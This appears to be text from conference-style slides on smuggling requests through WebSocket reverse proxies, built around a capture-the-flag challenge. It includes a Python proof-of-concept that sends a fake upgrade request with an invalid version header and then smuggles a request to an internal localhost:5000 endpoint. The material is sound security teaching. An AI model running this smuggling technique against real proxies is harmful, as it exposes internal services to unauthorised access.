
Reverse proxying WebSocket connection




Reverse proxying WebSocket connection




Reverse proxying WebSocket connection




Reverse proxying WebSocket connection




Smuggling through WebSocket connection




Smuggling through WebSocket connection



Smuggling through WebSocket connection



Smuggling through WebSocket connection





Challenge – challenge.0ang3el.tk

- URL
 - <https://challenge.0ang3el.tk/websocket.html>
- You need to access **flag** on **localhost:5000**
- Seems no one solved 😬 😬



Challenge – challenge.0ang3el.tk

- Frontend
 - Not disclosed WebSocket reverse proxy
 - socket.io.js
 - Proxies only WebSocket API - **/socket.io/** path
- Backend
 - Flask, Flask-SocketIO, Flask-Restful
 - Listens on **localhost:5000** only

```
1 import socket
2
3 req1 = '''GET /socket.io/?transport=websocket HTTP/1.1
9
10
11 req2 = '''GET /flag HTTP/1.1
15
16
17 def main(netloc):
18     host, port = netloc.split(':')
19
20     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21     sock.connect((host, int(port)))
22
23     sock.sendall(req1)
24     sock.recv(4096)
25
26     sock.sendall(req2)
27     data = sock.recv(4096)
28     data = data.decode(errors='ignore')
29
30     print data
31
32     sock.shutdown(socket.SHUT_RDWR)
33     sock.close()
```

```
34
35
36 if __name__ == "__main__":
37     main('challenge.0ang3el.tk:80')
38
39
40
41
42
43
```

```
3 req1 = '''GET /socket.io/?transport=websocket HTTP/1.1
4 Host: localhost:80
5 Sec-WebSocket-Version: 1337
6 Upgrade: websocket
7
8 '''.replace('\n', '\r\n')
```

```
11 req2 = '''GET /flag HTTP/1.1
12 Host: localhost:5000
13
14 '''.replace('\n', '\r\n')
```

root@kali: /tmp#





